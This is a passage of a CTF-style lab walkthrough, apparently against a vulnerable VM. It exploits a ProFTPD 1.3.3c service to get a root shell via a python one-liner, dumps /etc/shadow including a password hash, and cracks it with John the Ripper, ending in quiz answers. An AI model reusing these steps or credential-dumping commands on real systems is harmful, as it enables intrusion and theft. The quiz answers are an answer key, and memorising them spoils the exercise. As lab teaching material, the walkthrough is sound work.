
```
vmlinuz
vmlinuz.old
whereis python
python: /usr/bin/python /usr/bin/python3.5m /usr/bin/python2.7 /usr/bin/python3.5 /usr/lib/python2.7 /usr/lib/python3.5 /etc
/python /etc/python2.7 /etc/python3.5 /usr/local/lib/python2.7 /usr/local/lib/python3.5 /usr/include/python3.5m /usr/share/p
ython /usr/share/man/man1/python.1.gz
ProFTPD 1.3.3c
sh: 10: ProFTPD: not found
ProFTPD 1.3.3c
sh: 11: ProFTPD: not found
ProFTPD 1.3.3c
sh: 12: ProFTPD: not found
python -c 'import os; os.system("/bin/sh")'

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


root@vtcsec:/# ls
ls
bin    dev   initrd.img      lib64       mnt    root  snap  tmp  vmlinuz
boot   etc   initrd.img.old  lost+found  opt    run   srv   usr  vmlinuz.old
cdrom  home  lib             media       proc   sbin  sys   var
root@vtcsec:/# cd etc
cd etc
root@vtcsec:/etc# cat shadow
```



```
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999
:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
root@vtcsec:/etc#
```


Task 7

Saving the copied cypher password to a file named ubuntupsd. And then using john to get the password in the normal format.



Kali-Linux-2022.2-vmware-amd64 - VMware Workstation

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  Music     Public     ubuntuhack       Videos   winhack.save
Documents  hash       Pictures  Templates  ubuntuhack.save  winhack

┌──(kali㉿kali)-[~]
└─$ sudo touch ubuntupsd
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  Music     Public     ubuntuhack       ubuntupsd  winhack
Documents  hash       Pictures  Templates  ubuntuhack.save  Videos     winhack.save

┌──(kali㉿kali)-[~]
└─$ sudo nano ubuntupsd

┌──(kali㉿kali)-[~]
└─$ 
```



Kali-Linux-2022.2-vmware-amd64 - VMware Workstation

```
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  Music     Public     ubuntuhack       ubuntupsd  winhack
Documents  hash       Pictures  Templates  ubuntuhack.save  Videos     winhack.save

┌──(kali㉿kali)-[~]
└─$ sudo nano ubuntupsd

┌──(kali㉿kali)-[~]
└─$ cat ubuntupsd
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2×6Fvy5tpUUxQbUhCKbl4/:17484:0:99999
:7:::

┌──(kali㉿kali)-[~]
└─$ sudo john ubuntupsd
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2022-08-09 13:00) 50.00g/s 600.0p/s 600.0c/s 600.0C/s marlinspike..marlinspike0
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ 
```

Ques 3 Username?

Username marlinspike

Ques 4 Password?

Password marlinspike